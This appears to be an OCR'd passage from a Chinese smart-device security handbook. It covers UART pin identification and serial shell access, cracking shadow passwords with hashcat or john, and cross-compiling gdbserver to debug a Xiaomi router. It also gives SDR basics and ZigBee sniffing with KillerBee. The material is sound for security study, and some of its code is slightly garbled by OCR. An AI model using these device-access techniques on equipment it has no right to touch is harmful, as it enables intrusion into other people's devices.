
奇偶校验位：数据位加上这一位后，使得“1”的位数应为偶数 (偶校验) 或奇数 (奇校验)，以此来校验资料传送的正确性。

停止位：它是一个字符数据的结束标志。可以是 1 位、1.5 位、2 位的高电平。由于数据是在传输线上定时的，并且每一个设备有其自己的时钟，很可能在通信中两台设备间出现了小小的不同步。因此停止位不仅仅是表示传输的结束，并且提供计算机校正时钟同步的机会。适用于停止位的位数越多，不同时钟同步的容忍程度越大，但是数据传输率也就越慢。

空闲位：处于逻辑“1”状态，表示当前线路上没有资料传送。

UART 至少包含以下四个引脚：

1. VCC：电源引脚，常见的电压为 3.3V，5V。
2. GND：接地引脚。
3. TXD：数据发送引脚。
4. RXD：数据接收引脚。



值得注意的是，要进行 UART 通信，必须使用数据发送 (TXD) 和数据接收 (RXD) 这两个引脚。标准的 UART 接口还会有 GND 和 VCC 引脚 :

4.3.2 串口识别

为了找出 UART 的接口，可以使用万用表来确定每个引脚 (TXD，RXD，GND 和 VCC)，下面列出关键的步骤 :


1. 将万用表功能开关定位到二极管 (蜂鸣) 档位，关闭设备电源，用黑色探头接到硬件电路板的接地引脚 (这个引脚一般于较大的铜箔面相连)。
2. 用红色探头分别放在可能是 UART 接口的每个焊盘或者针脚上，直到听到蜂鸣器 (BEEP) 的声音。
3. 听到蜂鸣器声音时即可判定设备接口的接地引脚，这种测试方法也称为通断测试。
4. 将万用表功能开关定位 20V 直流电压档位置，黑色探头保持接口的接地引脚 (GND)，用红色探头移到接口的其他引脚（GND 除外）上。接通设备电源，如果看到恒定电压 (3.3V 或者 5V) 的引脚就是 VCC 引脚。
5. 再次重启设备并测量剩余焊盘和 GND 之间的电压（除了前面步骤中确定的 VCC 和 GND）。由于在启动期间最初进行的大量数据传输，可以看到在最初的 10-15 秒内其中一个引脚上的电压值发生了巨大波动。这个引脚将是 TXD 引脚。
6. RXD 可以通过在整个过程中具有最低电压波动和最低总值的引脚来确定。

通过以上方法确定的引脚比较集中在某个区域时即可判定这个接口为设备的 UART 接口。

4.3.3 USB-TTL

可以使用 USB 转 TTL 设备连接设备和 PC 主机，设备如下图所示：


该设备一端接入 PC 机的 USB 接口，另一端有 TXD、RXD、GND、5V、3.3V 五个引脚，只需要将对应的引脚分别与电路板的 RXD、TXD、GND 引脚相连 (Rx 和 Tx 交叉相连，VCC 可以不连) 即可。同时在 PC 机上安装对应的 USB 转串口驱动，就能让 PC 机识别该串口设备。



4.3.4 Xshell 连接

设备连接好后，如果需要显示设备传输的内容或者操作设备，需要使用一些终端软件来与设备在 PC 上注册的串口驱动进行通讯，这里选择的是 Xshell。

前面已经说过 UART 通讯是依赖波特率的，如果波特率设置不正确将不能正常通信，表现为终端显示乱码。出现乱码情况可以简单的从常用波特率 115200 往上进行尝试（如下图），下一个尝试 57600，直到终端不再显示乱码，此时，波特率设置正确。如果不出意外的话目标设备系统启动后会返回一个 Linux 的 shell 用于交互（如果提示需要登陆密码，可以通过分析固件固件暴力破解 /etc/passwd 或者 /etc/shadow 中的密码或者使用常用的默认密码。常用的密码暴力破解工具有 hashcat 和 john）。



4.3.5 GDB 远程调试

获取到设备的 shell 后，就可以利用 GDB 调试远程环境中的目标进程，这里以小米路由器 3 为例。

4.3.5.1 获取工具链

远程设备调试需要在设备上以 root 权限运行 gdbserver(gdb 的服务端)。一般设备上是没有程序的，因此需要通过源码编译一个对应目标设备的 gdbserver。从小米官方网站可以知道该路由是基于 OpenWRT 定制，处理器是 mt7620a，利用这些信息就可以通过搜索引擎找到工具链：

Supplementary Files

These are supplementary resources for the **ramips/mt7620a** target. They include build tools, the imagebuilder, md5sum, GPG signature file, and other useful files.

Filename	md5sum	File Size	Date
packages/	-	-	Sun Dec 10 21:24:04 2017
OpenWrt-ImageBuilder-ramips_mt7620a-for-linux-x86_64.tar.bz2	162038a41bcde024354fcaa11acb4995	166831.5 KB	Thu Oct 2 09:30:28 2014
OpenWrt-SDK-ramips-for-linux-x86_64-gcc-4.8-linaro_uClibc-0.9.33.2.tar.bz2	c879a597f9d003b174019b5b4a1e5094	77385.9 KB	Thu Oct 2 09:30:26 2014
OpenWrt-Toolchain-ramips-for-mipsel_24kec+dsp-gcc-4.8-linaro_uClibc-0.9.33.2.tar.bz2	459b0e7f8c02731471b758bffc01c80c	35600.7 KB	Thu Oct 2 09:30:25 2014
config.ramips_mt7620a	04bdff024f7e837a4fabf277c81865f1	87.7 KB	Thu Oct 2 09:30:24 2014
kernel-debug.tar.bz2	67b0e6fb9e6f796b946a38813c7c344f	6487.3 KB	Thu Oct 2 09:30:24 2014
md5sums	-	1.9 KB	Thu Oct 2 09:43:14 2014


4.3.5.2 交叉编译

将下载的工具链解压到相应目录，设置环境变量 PATH，配置交叉编译所需要的环境：

```
root@kali:~/gdb-8.2/gdb#export
PATH=" /root/ lab/ toolchain-mipsel/bin: ${PATH}
root@kali:~/gdb-8.2/gdb# echo $PATH
/ root/ lab/toolchain—
mipsel/bin:/usr/ locaI/sbin:/usr/local/bin:/usr/sbin:/us
r/bin:/sbin:/bin
```

配置完交叉编译环境之后就可以编译对应平台下 gdb(x86_64) 和 gdbserver(mips)，编译步骤如下：

```
# 编译 gdb
root@kali:~/gdb-8.2# mkdir build
root@kali:~/gdb-8.2# . /configure --target=mipsel-
openwrt-linux  --prefix=/ root/gdb-8.2/build
root@kali:~/gdb-8.2# make
root@kali:~/gdb-8.2# make install

# 编译 gdbserver
root@kali:~/gdb-8.2/gdb/gdbserver# cd gdb/gdbserver
root@kali:~/gdb-8.2/gdb/gdbserver#  . /configure --
target=mipsel-openwrt-linux --host=mipsel-openwrt—linux
root@kali:~/gdb-8.2/gdb/gdbserver# make
```



4.3.5.3 远程调试

将编译好的 gdbserver 通过 scp 传输到目标的 /tmp 目录下（假如目标没有开启 ssh，可以通过一些小技巧将程序传输到目标设备中。例如，目标设备自带 base64 命令，可以将程序进行 base64 编码后通过终端输入写入到设备，然后在设备上 base64 解码出文件；或者设备自带了 wget 命令，可以将程序放到一个搭建好的服务器上，通过下载的方式将程序下载到终端设备中，技巧很多，这里就不多说了）。

```
# 开启 gdbserver 服务端，监听 1234 端口
root@mifi:# gdbserver localhost:1234 target_program
# 运行 gdb， 连接 gdbserver
root@kali:~/gdb-8.2/build/bin# ./mipsel-openwrt-linux-gdb
…
(gdb) target remote 192.168.1.1:1234 # 这步之后就可以进行调试了。
```

除 GDB 外，还可以使用 IDA 远程进行设备软件调试。请参见《IDA 权威指南》中的使用方法。

智能设备安全分析手册

5. 通讯协议

5.1 载波分析

5.1.1 SDR

软件定义的无线电 (Software Defined Radio，SDR) 是一种无线电广播通信技术，它基于软件定义的无线通信协议而非通过硬连线实现。

5.1.2 调制技术

调制就是对信号源的编码信息进行处理，使其变为适合于信道传输形式的过程。一般来说，信号源的编码信息（信源）含有直流分量和频率较低的频率分量，称为基带信号。基带信号往往不能作为传输信号，因此必须把基带信号转变为一个相对基带频率而言频率非常高的带通信号以适合于信道传输。这个带通信号叫做已调信号，而基带信号叫做调制信号。调制是通过改变高频载波的幅度、相位或者频率，使其随着基带信号的变化而变化来实现的。而解调则是将基带信号从传输信号中分离出来以便预定的接收者（信宿）处理和理解的过程。

调制类型	调制方式	特征
模拟调制	幅度调制 AM	对载波信号的某些参量进行连续调制，在接收端对载波信号的调制参量连续估值。
	频率调制 FM	
	相位调制 PM	
数字调制	幅度键控 ASK/ 通 - 断键控 OOK	用载波信号的某些离散状态来表征所传送信息，在接收端只对载波信号的离散调制参量进行检测。
	相位键控 PSK	
	频移键控 FSK	

5.1.3 术语说明

波长——波形中两个后续波峰（高点）或两个后续波谷（低点）之间的距离。

增益——通讯系统的讯号输出与讯号输入的比率。

过滤器——从无线电信号中删除不必要或不需要的信号。一般分为高通滤波器（仅允许高于特定阈值的信号通过滤波器），低通滤波器（仅允许低于特定阈值的信号通过滤波器）和带通滤波器（仅允许在给定频率范围之间的信号通过滤波器）。

采样——这涉及将连续信号转换为具有多个独立值的离散时间信号。如果采样率不正确，信号会失真，可能导致计算错误。

奈奎斯特定理——当采样频率大于信号最高频率的两倍时，则任何信号都可以用离散样本表示。


5.1.4 SDR 的简单使用

硬件：RTL-SDR


软件：GQRX, GNU Radio companion

这里以 FM 信号为例进行分析。


首先，我们必须要将 RTL-SDR 插入系统，并在 GQRX 的初始启动菜单里面选择插入的设备，来查看无线电的频谱。在软件顶部，可以使用向上和向下箭头键或键入要调整RTL-SDR的频率来设置频率，找到比较活跃的频率。




可以通过简单的调节 GQRX 设置来接收本地的音频广播。



调节对应的频率接受不同的频道的广播：



点击 Capture 按钮，就可以在多个位置看到带有尖峰的频谱，这上面就是音频信息。



目前常用的 SDR 设备如下：

	HackRF ONE	BladeRF		Ettus		RTL-SDR	Lime SDR	Lime SDR Mini	ntrx
		X40	X115	B200	B210				
Frequency Range	1MHz - 6GHz			70MHz - 6GHz	70MHz - 6GHz		30MHz - 3.8GHz	10MHz - 3.5GHz	30MHz - 3.7GHz
RF Bandwidth	20MHz			61.44MHz	61.44MHz		61.44MHz	61.44MHz	120MHz
Sample Depth	8bit	12bit	12bit	12bit	12bit	8bit	12bit	12bit	12bit
Sample Rate	20MSPS	40MSPS		61.44 MSPS	61.44 MSPS	3.2MSPS	61.44 MSPS	30.72 MSPS	120 MSPS
TX Channels	1	1		1	2	0	2	1	2
RX Channels	1	1		1	2	1	2	1	2
Duplex	Half	Full	Full	Full	Full		Full	Full	Full
Interface	USB2.0	USB3.0		USB3.0	USB3.0	USB2.0	USB3.0	USB3.0	PCIex2 USB3 adapter, and more (FPGA based)
Programmable Logic Gates	64 macrocell CPLD	40k(115k avail)		75k	100k		40k	16k	
Chipset	MAX5864, MAX2837, RFFC5072	LMS6002M		AD9364	AD9361	RTL2832U	LMS7002M	LMS7002M	
Open Source	Full	Schematic, Firmware		Schematic, Firmware	Schematic, Firmware		Full	Full	
Oscillator precision	+/-20ppm	+/-1ppm		+/-2ppm	+/-2ppm		+/-1ppm initial, +/-4 ppm stable	+/-1ppm initial, +/-4 ppm stable	±/-0.5ppm initialiy, <± 0.01 ppm after GPS lock
Transmit Power	-10dbm+ (15dbm @2.4GHz)	6dbm		10dbm+	10dbm+		max10 dbm (depending on freq.)	max10 dbm (depending on freq.)	0 to 10dbm (depending on frequency)
GPS synchronization				Addon (+$636)	Addon (+$636)				on board
Extra features	GPIO	GPIO	GPIO	GPIO	GPIO		GPIO	GPIO	GPIO,GPS, SIM card interface
Multiple boards synchronization	Sample clock	Sample clock and timestamps		Sample clock and timestamps	Sample clock and timestamps		Sample clock	Sample clock	Sample clock and timestamps

5.2 无线协议

物联网设备逐步较多的使用无线通讯协议，无线通讯攻击面的分析显得尤为重要。无线电信号与普通设备中使用的信号相同，如微波，光线和红外线等，只是每种情况下的信号波长和频率都不同。无线通信需要源设备先将需要发送的数据转换成电信号，由载波进行调制后发出，目标设备进行无线信号解调，获取从源设备发送的实际数据。

5.2.1 ZigBee

5.2.1.1 协议原理

ZigBee 是物联网设备中常用的无线协议之一，该协议基于 IEEE 802.15.4 标准，实现了物理层和链路层的全部功能。它已经在许多领域得到应用，包括智能家居，工业控制系统（ICS），智能建筑控制等。 大多数国家运行在 2.4 GHz 频段，在美国和澳大利亚运行在 902 到 928 MHz 频段，在欧洲运行在 868 到 868.6 MHz 频段。在设计上，ZigBee 的安全性有如下特征：

1. 防止无线数据被篡改。

Zigbee 网络中的接收方会对接收的数据进行完整性校验，篡改成功可能性低。

2. 防止无线数据被重放。

Zigbee 网络中的数据包被序列号标记，保证报文不会重复出现。可以拒绝被重放的数据。

3. 防止非法设备接入。

Zigbee 协议的 ACL 中有一个列表，相当于白名单。网络内的终端不会和列表之外的设备相互通信。

4. 防止无线数据被窃听、截获和监听。

Zigbee 网络中的数据传输前会进行加密，在没有密钥的情况下，无法针对截取到的数据包解密。一般，Zigbee 中存在两个密钥，分别是用于传输加密的 Kb 和加密传输密钥的 Ka。Ka 可以预植入在设备的固件中，或者明文传输到通信对方的内存中。如果是植入在设备固件中，那就意味着密钥会随着固件的泄露而泄露，在已售产品中产生较大的影响，必须通过及时地升级固件来解决。而如果在某一时刻传输明文密钥，密钥也有可能被嗅探到而泄露。

5.2.1.2 嗅探步骤

所需硬件工具： Atmel RzRaven USB Stick ，刷入的固件为 KillerBee。


所需软件工具 : KillerBee (https://github.com/riverloopsec/killerbee)

1. 编写测试代码

通过编写一个简单的 ZigBee 通信的例子，然后进行嗅探分析，这里使用的是 Arduino，这段代码就是简单的发送一段字符串，代码如下：

```
#include <SoftwareSerial.h>
int a=0;
SoftwareSerial mySerial(2,3);
void setup{
    Serial.begin(2400)
}
void loop(){
    Serial.println("5e87bb4a6cdef053fde67ea9711d51f3");
    Serial.println(a);
    a++;
}
```

2. 接下来，将 Xbee 和 Arduino 都放在 Xbee Shield 中，它看起来类似于下图所示：




3. 启动 shield，运行 Zbstumbler，可以看到设备工作在 12 频道上。

```
oit@oit:~/killerbee/tools$ sudo python ./zbstumbler -v
Warning: You are using pyUSB 1.x, support is in beta.
zbstumbler: Transmitting and receiving on interface '1:5'
Setting channel to 11.
Transmitting beacon request.
Setting channel to 12.
Transmitting beacon request.
Received frame.
Received frame is not a beacon (FCF=6188).
Received frame.
Received frame is not a beacon (FCF=0200).
Received frame.
Received frame is not a beacon (FCF=6188).
Received frame.
Received frame is not a beacon (FCF=0200).
Setting channel to 13.
Transmitting beacon request.
^C
3 packets transmitted, 4 responses.
oit@oit:~/killerbee/tools$
```

4. 运行 zbwireshark 嗅探 12 频道上的信息。

```
sudo ./zbwireshark -c 12
```

5. 可以看到，发送的包已经成功被 wireshark 捕获到了。



5.2.2 蓝牙


5.2.2.1 低功耗蓝牙 BLE

5.2.2.1.1 原理

低功耗蓝牙 (Bluetooth Low Energy) 是许多智能设备中最常见的通信协议之一。BLE 日益普及的原因之一是我们今天使用的几乎所有智能手机都支持 BLE，从而更容易与基于 BLE 的物联网设备进行交互。BLE 专为具有资源和功率限制的设备而设计，它通过提供短距离无线电连接来有效解决这一问题，从而显著节省电池能源消耗，下面是协议相关的术语解释：


中央设备和外围设备：在该分类中，主动发起扫描广播包的设备称为中央设备，而作为被动连接的设备称为外围设备。 一个例子是智能手机作为中央设备，健身追踪器作为外围设备。

BLE 由 40 个不同的频道组成（3 个广播和 37 个数据频道），如下图所示：



下图是蓝牙的协议栈：

1. **PHY 层**（Physicallayer 物理层）。PHY 层用来指定 BLE 所用的无线频段，调制解调方式和方法等。PHY 层直接决定整个 BLE 芯片的功耗，灵敏度以及 selectivity 等射频指标。
2. **LL 层**（LinkLayer 链路层）。LL 层是整个 BLE 协议栈的核心，也是 BLE 协议栈的难点和重点。LL 层要做的事情非常多，比如具体选择哪个射频通道进行通信，怎么识别空中数据包，具体在哪个时间点把数据包发送出去，怎么保证数据的完整性，ACK 如何接收，如何进行重传，以及如何对链路进行管理和控制等等。LL 层只负责把数据发出去或者收回来，对数据进行怎样的解析则交给上层处理。
3. **HCI**（Host controller interface）。HCI 是可选的，主要用于 2 颗芯片实现 BLE 协议栈的场合，用来规范两者之间的通信协议和通信命令等。
4. **GAP 层**（Generic access profile）。GAP 是对 LL 层有效数据进行解析的两种方式中的最简单的一种。GAP 简单的对 LL payload 进行一些规范和定义，能实现的功能极其有限，目前主要用来进行广播，扫描和发起连接等。
5. **L2CAP 层**（Logic link control and adaptation protocol）。L2CAP 对 LL 进行了一次简单封装，LL 只关心传输的数据本身，L2CAP 主要区分是加密通道还是普通通道，同时还要对连接间隔进行管理。
6. **SMP**（Secure manager protocol）。SMP 用来管理 BLE 连接的加密和安全。
7. **ATT**（Attribute protocol）。简单来说，ATT 层用来定义用户命令及命令操作的数据。BLE 协议栈中，开发者接触最多的就是 ATT。BLE 引入了 attribute 概念，用来描述一条一条的数据。Attribute 除了定义数据，同时定义该数据可以使用的 ATT 命令，因此这一层被称为 ATT 层。
8. **GATT**（Generic attribute profile ）。GATT 用来规范 attribute 中的数据内容，并运用 group（分组）的概念对 attribute 进行分类管理。没有 GATT，BLE 协议栈也能跑，但互联互通就会出问题，也正是因为有了 GATT 和各种各样的应用 profile，BLE 摆脱了 ZigBee 等无线协议的兼容性困境。



